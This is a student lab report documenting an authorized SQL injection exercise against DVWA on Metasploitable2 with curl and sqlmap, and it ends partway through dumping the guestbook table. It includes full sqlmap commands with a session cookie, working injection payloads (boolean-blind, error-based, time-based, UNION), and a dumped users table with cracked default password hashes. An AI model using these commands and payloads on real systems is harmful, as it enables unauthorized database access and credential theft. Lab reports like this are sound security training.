TISA REPORT

Name: B. Pardhasaradhi Naidu

Date:26/10/2025

S.No	Name of the task
1.	Hack DVWA Database using sqlmap tool

Abstract

In this authorized lab exercise I assessed a DVWA instance hosted on Metasploitable2 using Kali Linux to verify and document a SQL injection vulnerability. I captured baseline evidence (HTTP headers and session cookies), authenticated to DVWA with default credentials, and set the application security level to low. Using sqlmap (conservative then expanded scans) I detected an injectable id parameter, enumerated the back-end MySQL database, and listed the dvwa database tables (users, guestbook) and their columns. With explicit authorization I performed controlled, read-only extraction to dump sample rows from users and guestbook, and saved all logs and CSVs to an evidence folder. Manual page captures and file diffs were used to corroborate automated results. All testing was restricted to an isolated lab environment and documented step-by-step; remediation recommendations (parameterized queries, input validation, least-privilege DB accounts, and improved error handling) are provided in the report.

Key Terms

Kali Linux — A Debian-based penetration-testing OS that bundles security tools used for offensive and defensive tasks.

Metasploitable2 — An intentionally vulnerable VM image used for security training and practice in an isolated lab.

DVWA (Damn Vulnerable Web Application) — A deliberately insecure web app for learning common web vulnerabilities (SQLi, XSS, CSRF, etc.).

sqlmap — An automated SQL-injection testing tool that fingerprints DBMSs, enumerates schema, and (with authorization) extracts data.


SQL Injection (SQLi) — A vulnerability where untrusted input alters SQL queries, potentially allowing data disclosure or control of the database.

PHPSESSID / Cookie — A session cookie used by PHP apps to track authenticated sessions; required here to run authenticated scans.

Step-by-Step Procedure


1.Create the ~/dvwa_evidence/run1 folder and save the HTTP response headers from the DVWA root page into a timestamped file for evidence

mkdir -p ~/dvwa_evidence/run1 && curl -I http://192.168.61.139/dvwa/ -sS -D - > ~/dvwa_evidence/run1/headers_root_$(date +%Y%m%d_%H%M%S).txt



2. Confirm it worked

ls -l ~/dvwa_evidence/run1 | tail -n 8




3. Request only the HTTP response headers for the DVWA login page and save them to a timestamped file in ~/dvwa_evidence/run1.

curl -I http://192.168.61.139/dvwa/login.php -sS -D - > ~/dvwa_evidence/run1/headers_login_$(date +%Y%m%d_%H%M%S).txt

4. Confirm it worked

ls -l ~/dvwa_evidence/run1 | tail -n 8




5. Capture the DVWA security page headers.

curl -I "http://192.168.61.139/dvwa/security.php" -sS -D - > ~/dvwa_evidence/run1/headers_security_$(date +%Y%m%d_%H%M%S).txt

6.Confirm it worked

ls -l ~/dvwa_evidence/run1 | tail -n 8



7. Login to DVWA and capture session information.


curl -i -s -c ~/dvwa_evidence/run1/cookies_dvwa.txt -d "username=admin&password=password&Login=Login" -X POST "http://192.168.61.139/dvwa/login.php"

8. Fetch the DVWA security page using the saved session cookie

curl -b ~/dvwa_evidence/run1/cookies_dvwa.txt -s -D - "http://192.168.61.139/dvwa/security.php" > ~/dvwa_evidence/run1/security_page_$(date +%Y%m%d_%H%M%S).html

Confirmation

ls -l ~/dvwa_evidence/run1 | tail -n 8



9. fetch a DVWA SQLi page (with a sample id=1) using the same session cookie.

curl -b ~/dvwa_evidence/run1/cookies_dvwa.txt -s "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -o ~/dvwa_evidence/run1/page_id1_$(date +%Y%m%d_%H%M%S).html

Confirmation

ls -l ~/dvwa_evidence/run1 | tail -n 8

```
┌──(kali㉿kali)-[~]
└─$ ls -l ~/dvwa_evidence/run1 | tail -n 8
total 32
-rw-rw-r-- 1 kali kali  255 Oct 25 13:47 cookies_dvwa.txt
-rw-rw-r-- 1 kali kali  720 Oct 25 13:45 headers_login_20251025_134507.txt
-rw-rw-r-- 1 kali kali  814 Oct 25 13:40 headers_root_20251025_134026.txt
-rw-rw-r-- 1 kali kali  814 Oct 25 13:46 headers_security_20251025_134611.txt
-rw-rw-r-- 1 kali kali 4391 Oct 25 13:52 page_id1_20251025_135209.html
-rw-rw-r-- 1 kali kali 4490 Oct 25 13:49 security_page_20251025_134935.html
```

10. Search the saved cookie file for the PHPSESSID line and print it

grep PHPSESSID ~/dvwa_evidence/run1/cookies_dvwa.txt || true

```
┌──(kali㉿kali)-[~]
└─$ grep PHPSESSID ~/dvwa_evidence/run1/cookies_dvwa.txt || true
192.168.61.139  FALSE   /       FALSE   0       PHPSESSID       942033a0b1ec92043e28e7cf3ba24b8f
```

11. Automate detection & DB enumeration by asking sqlmap to list the database names

sqlmap -u "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=942033a0b1ec92043e28e7cf3ba24b8f" \
  --batch --level=3 --risk=2 --threads=1 --random-agent --dbs \
  --output-dir=~/dvwa_evidence/run1/sqlmap_enum | tee ~/dvwa_evidence/run1/sqlmap_dbs_$(date +%Y%m%d_%H%M%S).txt

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=942033a0b1ec92043e28e7cf3ba24b8f" \
  --batch --level=3 --risk=2 --threads=1 --random-agent --dbs \
  --output-dir=~/dvwa_evidence/run1/sqlmap_enum | tee ~/dvwa_evidence/run1/sqlmap_dbs_$(date +%Y%m%d_%H%M%S).txt

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 14:09:26 /2025-10-25/

[14:09:26] [WARNING] using '/home/kali/dvwa_evidence/run1/sqlmap_enum' as the output directory
[14:09:26] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) Apple
WebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36' from file '/usr/share/sqlmap/data/txt/user-agents.
txt'
[14:09:27] [INFO] testing connection to the target URL
[14:09:27] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:09:27] [INFO] testing if the target URL content is stable
[14:09:27] [INFO] target URL content is stable
[14:09:27] [INFO] testing if GET parameter 'id' is dynamic
[14:09:27] [WARNING] GET parameter 'id' does not appear to be dynamic
[14:09:27] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[14:09:27] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XS
S) attacks
[14:09:27] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (2) valu
es? [Y/n] Y
[14:09:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:09:28] [WARNING] reflective value(s) found and filtering out
[14:09:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[14:09:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause (subquery - com
ment)' injectable (with --string="Web")
[14:09:29] [INFO] testing 'Generic inline queries'
```

Confirmation

tail -n 30 ~/dvwa_evidence/run1/sqlmap_dbs_*.txt

```
┌──(kali㉿kali)-[~]
└─$ tail -n 30 ~/dvwa_evidence/run1/sqlmap_dbs_*.txt
    Type: error-based
    Title: MySQL ⩾ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(9873,9221)>(SELECT COUNT(*),CONCAT(0×717a7a7171,(SELECT (ELT(9873=9873,1))),0×71626b7a71,
FLOOR(RAND(0)*2))x FROM (SELECT 3197 UNION SELECT 8704 UNION SELECT 5201 UNION SELECT 9377)a GROUP BY x)-- BUKO&Subm
it=Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3937 FROM (SELECT(SLEEP(5)))bOrx)-- Fxww&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0×717a7a7171,0×71797a566f7259486162765479477784b6d58456a55636a417a557
353527251624a4a4978525a6c42,0×71626b7a71)-- -&Submit=Submit
---
[14:09:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ⩾ 4.1
[14:09:41] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[14:09:41] [INFO] fetched data logged to text files under '/home/kali/dvwa_evidence/run1/sqlmap_enum/192.168.61.139'
```

12. List the tables in the dvwa database

sqlmap -u "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
 --cookie="security=low; PHPSESSID=942033a0b1ec92043e28e7cf3ba24b8f" \
 --batch --level=3 --risk=2 --threads=1 --random-agent -D dvwa --tables \
 --output-dir=~/dvwa_evidence/run1/sqlmap_enum | tee ~/dvwa_evidence/run1/sqlmap_tables_$(date +%Y%m%d_%H%M%S).txt

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=942033a0b1ec92043e28e7cf3ba24b8f" \
  --batch --level=3 --risk=2 --threads=1 --random-agent -D dvwa --tables \
  --output-dir=~/dvwa_evidence/run1/sqlmap_enum | tee ~/dvwa_evidence/run1/sqlmap_tables_$(date +%Y%m%d_%H%M%S).txt
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.10#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 14:12:34 /2025-10-25/

[14:12:34] [WARNING] using '/home/kali/dvwa_evidence/run1/sqlmap_enum' as the output directory
[14:12:34] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
/537.36' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[14:12:35] [INFO] resuming back-end DBMS 'mysql'
[14:12:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=1' AND 2885=(SELECT (CASE WHEN (2885=2885) THEN 2885 ELSE (SELECT 3252 UNION SELECT 8199) END))-- -&
Submit=Submit

    Type: error-based
    Title: MySQL ⩾ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(9873,9221)>(SELECT COUNT(*),CONCAT(0×717a7a7171,(SELECT (ELT(9873=9873,1))),0×71626b7a71,
FLOOR(RAND(0)*2))x FROM (SELECT 3197 UNION SELECT 8704 UNION SELECT 5201 UNION SELECT 9377)a GROUP BY x)-- BUKO&Subm
```

Confirmation

tail -n 30 ~/dvwa_evidence/run1/sqlmap_tables_*.txt

```
┌──(kali㉿kali)-[~]
└─$ tail -n 30 ~/dvwa_evidence/run1/sqlmap_tables_*.txt

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(9873,9221)>(SELECT COUNT(*),CONCAT(0×717a7a7171,(SELECT (ELT(9873=9873,1))),0×71626b7a71,
FLOOR(RAND(0)*2))x FROM (SELECT 3197 UNION SELECT 8704 UNION SELECT 5201 UNION SELECT 9377)a GROUP BY x)-- BUKO&Subm
it=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3937 FROM (SELECT(SLEEP(5)))bOrx)-- Fxww&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0×717a7a7171,0×71797a566f725948616276547947784b6d58456a55636a417a557
353527251624a4a4978525a6c42,0×71626b7a71)-- -&Submit=Submit
──
[14:12:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[14:12:35] [INFO] fetching tables for database: 'dvwa'
[14:12:35] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[14:12:35] [INFO] fetched data logged to text files under '/home/kali/dvwa_evidence/run1/sqlmap_enum/192.168.61.139'
```

13. list the columns in the users table

sqlmap -u "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
 --cookie="security=low; PHPSESSID=942033a0b1ec92043e28e7cf3ba24b8f" \
 --batch --level=3 --risk=2 --threads=1 --random-agent -D dvwa -T users --columns \
 --output-dir=~/dvwa_evidence/run1/sqlmap_enum | tee ~/dvwa_evidence/run1/sqlmap_columns_users_$(date +%Y%m%d_%H%M%S).txt

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=942033a0b1ec92043e28e7cf3ba24b8f" \
  --batch --level=3 --risk=2 --threads=1 --random-agent -D dvwa -T users --columns \
  --output-dir=~/dvwa_evidence/run1/sqlmap_enum | tee ~/dvwa_evidence/run1/sqlmap_columns_users_$(date +%Y%m%d_%H%M%
S).txt
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.10#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 14:17:35 /2025-10-25/

[14:17:35] [WARNING] using '/home/kali/dvwa_evidence/run1/sqlmap_enum' as the output directory
[14:17:35] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) Apple
WebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36 Edg/139.0.0.0' from file '/usr/share/sqlmap/data/tx
t/user-agents.txt'
[14:17:35] [INFO] resuming back-end DBMS 'mysql'
[14:17:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
──
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=1' AND 2885=(SELECT (CASE WHEN (2885=2885) THEN 2885 ELSE (SELECT 3252 UNION SELECT 8199) END))-- -&
Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(9873,9221)>(SELECT COUNT(*),CONCAT(0×717a7a7171,(SELECT (ELT(9873=9873,1))),0×71626b7a71,
FLOOR(RAND(0)*2))x FROM (SELECT 3197 UNION SELECT 8704 UNION SELECT 5201 UNION SELECT 9377)a GROUP BY x)-- BUKO&Subm
it=Submit

    Type: time-based blind
```

Confirmation

tail -n 30 ~/dvwa_evidence/run1/sqlmap_columns_users_*.txt

```
┌──(kali㉿kali)-[~]
└─$ tail -n 30 ~/dvwa_evidence/run1/sqlmap_columns_users_*.txt
    Payload: id=1' AND (SELECT 3937 FROM (SELECT(SLEEP(5)))bOrx)-- Fxww&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0×717a7a7171,0×71797a566f725948616276547947784b6d58456a55636a417a557
353527251624a4a4978525a6c42,0×71626b7a71)-- -&Submit=Submit
---
[14:17:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ⩾ 4.1
[14:17:35] [INFO] fetching columns for table 'users' in database 'dvwa'
[14:17:36] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| user        | varchar(15) |
| avatar      | varchar(70) |
| first_name  | varchar(15) |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-------------+-------------+

[14:17:36] [INFO] fetched data logged to text files under '/home/kali/dvwa_evidence/run1/sqlmap_enum/192.168.61.139'
```

14. Enumerate the column names for the guestbook table in the dvwa database

sqlmap -u "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
 --cookie="security=low; PHPSESSID=942033a0b1ec92043e28e7cf3ba24b8f" \
 --batch --level=3 --risk=2 --threads=1 --random-agent -D dvwa -T guestbook --columns \
 --output-dir=~/dvwa_evidence/run1/sqlmap_enum | tee ~/dvwa_evidence/run1/sqlmap_columns_guestbook_$(date +%Y%m%d_%H%M%S).txt

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
 --cookie="security=low; PHPSESSID=942033a0b1ec92043e28e7cf3ba24b8f" \
 --batch --level=3 --risk=2 --threads=1 --random-agent -D dvwa -T guestbook --columns \
 --output-dir=~/dvwa_evidence/run1/sqlmap_enum | tee ~/dvwa_evidence/run1/sqlmap_columns_guestbook_$(date +%Y%m%d_%
%M%S).txt
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.10#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
 responsible for any misuse or damage caused by this program

*] starting @ 14:21:10 /2025-10-25/

14:21:10] [WARNING] using '/home/kali/dvwa_evidence/run1/sqlmap_enum' as the output directory
14:21:10] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
14:21:11] [INFO] resuming back-end DBMS 'mysql'
14:21:11] [INFO] testing connection to the target URL
qlmap resumed the following injection point(s) from stored session:
---
arameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=1' AND 2885=(SELECT (CASE WHEN (2885=2885) THEN 2885 ELSE (SELECT 3252 UNION SELECT 8199) END))-- -&
ubmit=Submit
```

Confirmation

tail -n 30 ~/dvwa_evidence/run1/sqlmap_columns_guestbook_*.txt

```
┌──(kali㉿kali)-[~]
└─$ tail -n 30 ~/dvwa_evidence/run1/sqlmap_columns_guestbook_*.txt

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3937 FROM (SELECT(SLEEP(5)))bOrx)-- Fxww&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0×717a7a7171,0×71797a566f725948616276547947784b6d58456a55636a417a557
353527251624a4a4978525a6c42,0×71626b7a71)-- -&Submit=Submit
──
[14:21:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ⩾ 4.1
[14:21:11] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[14:21:11] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: guestbook
[3 columns]
+------------+---------------------+
| Column     | Type                |
+------------+---------------------+
| comment    | varchar(300)        |
| name       | varchar(100)        |
| comment_id | smallint(5) unsigned |
+------------+---------------------+

[14:21:11] [INFO] fetched data logged to text files under '/home/kali/dvwa_evidence/run1/sqlmap_enum/192.168.61.139'

[*] ending @ 14:21:11 /2025-10-25/
```

15. Dump users table

sqlmap -u "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
 --cookie="security=low; PHPSESSID=942033a0b1ec92043e28e7cf3ba24b8f" \
 --batch --level=3 --risk=2 --threads=1 --random-agent -D dvwa -T users --dump \
 --output-dir=~/dvwa_evidence/run1/sqlmap_enum | tee ~/dvwa_evidence/run1/sqlmap_dump_users_$(date +%Y%m%d_%H%M%S).txt

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=942033a0b1ec92043e28e7cf3ba24b8f" \
  --batch --level=3 --risk=2 --threads=1 --random-agent -D dvwa -T users --dump \
  --output-dir=~/dvwa_evidence/run1/sqlmap_enum | tee ~/dvwa_evidence/run1/sqlmap_dump_users_$(date +%Y%m%d_%H%M%S).
txt
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.10#stable}
|_ -| . ['']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 14:29:26 /2025-10-25/

[14:29:26] [WARNING] using '/home/kali/dvwa_evidence/run1/sqlmap_enum' as the output directory
[14:29:26] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) Apple
WebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36' from file '/usr/share/sqlmap/data/txt/user-agents.
txt'
[14:29:26] [INFO] resuming back-end DBMS 'mysql'
[14:29:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
──
Parameter: id (GET)
    Type: boolean-based blind
```

Confirmation

tail -n 30 ~/dvwa_evidence/run1/sqlmap_dump_users_*.txt

```
—(kali㉿kali)-[~]
-$ tail -n 30 ~/dvwa_evidence/run1/sqlmap_dump_users_*.txt
14:29:37] [INFO] current status: zysym ... /
14:29:37] [INFO] current status: zyxel ... -
14:29:37] [INFO] current status: zz11x ... \
14:29:37] [INFO] current status: zzIdX ... |
14:29:37] [INFO] current status: zzhhc ... |
14:29:37] [INFO] current status: zzomb ... /
14:29:37] [INFO] current status: zzubu ... -
14:29:37] [INFO] current status: zzz66 ... \
14:29:37] [INFO] current status: zzzzz ... |
14:29:37] [INFO] current status: ⊢Y   ... |
14:29:37] [INFO] current status: }phpb ... /
14:29:37] [INFO] current status: ~T0E2 ... -
14:29:37] [INFO] current status: ~~~~~ ... \Database: dvwa
able: users
5 entries]
---------+----------+------------------------------------------------------+----------------------------------------
-----+-----------+-------------+
 user_id | user     | avatar                                               | password
     | last_name | first_name |
---------+----------+------------------------------------------------------+----------------------------------------
-----+-----------+-------------+
 1       | admin    | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (pass
ord) | admin     | admin       |
 2       | gordonb  | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc1
3)   | Brown     | Gordon      |
 3       | 1337     | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (char
ey)  | Me        | Hack        |
 4       | pablo    | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letm
in)  | Picasso   | Pablo       |
 5       | smithy   | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (pass
ord) | Smith     | Bob         |
---------+----------+------------------------------------------------------+----------------------------------------
-----+-----------+-------------+

14:29:37] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/dvwa_evidence/run1/sqlmap_enum/192.168.61.139/du
p/dvwa/users.csv'
14:29:37] [INFO] fetched data logged to text files under '/home/kali/dvwa_evidence/run1/sqlmap_enum/192.168.61.139'

*] ending @ 14:29:37 /2025-10-25/
```

16. Dump the guestbook table

sqlmap -u "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=942033a0b1ec92043e28e7cf3ba24b8f" \
  --batch --level=3 --risk=2 --threads=1 --random-agent -D dvwa -T guestbook --dump \
  --output-dir=~/dvwa_evidence/run1/sqlmap_enum | tee ~/dvwa_evidence/run1/sqlmap_dump_guestbook_$(date +%Y%m%d_%H%M%S).txt

```
└─$ sqlmap -u "http://192.168.61.139/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="security=low; PHPSESSID=942033a0b1ec92043e28e7cf3ba24b8f" \
  --batch --level=3 --risk=2 --threads=1 --random-agent -D dvwa -T guestbook --dump \
  --output-dir=~/dvwa_evidence/run1/sqlmap_enum | tee ~/dvwa_evidence/run1/sqlmap_dump_guestbook_$(date +%Y%m%d_%H%M
%S).txt
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 14:35:33 /2025-10-25/

[14:35:33] [WARNING] using '/home/kali/dvwa_evidence/run1/sqlmap_enum' as the output directory
[14:35:33] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; Linux x86_64; rv:138.0) Gecko/20100
101 Firefox/138.0' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[14:35:34] [INFO] resuming back-end DBMS 'mysql'
[14:35:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=1' AND 2885=(SELECT (CASE WHEN (2885=2885) THEN 2885 ELSE (SELECT 3252 UNION SELECT 8199) END))-- -&
Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(9873,9221)>(SELECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(9873=9873,1))),0x71626b7a71,
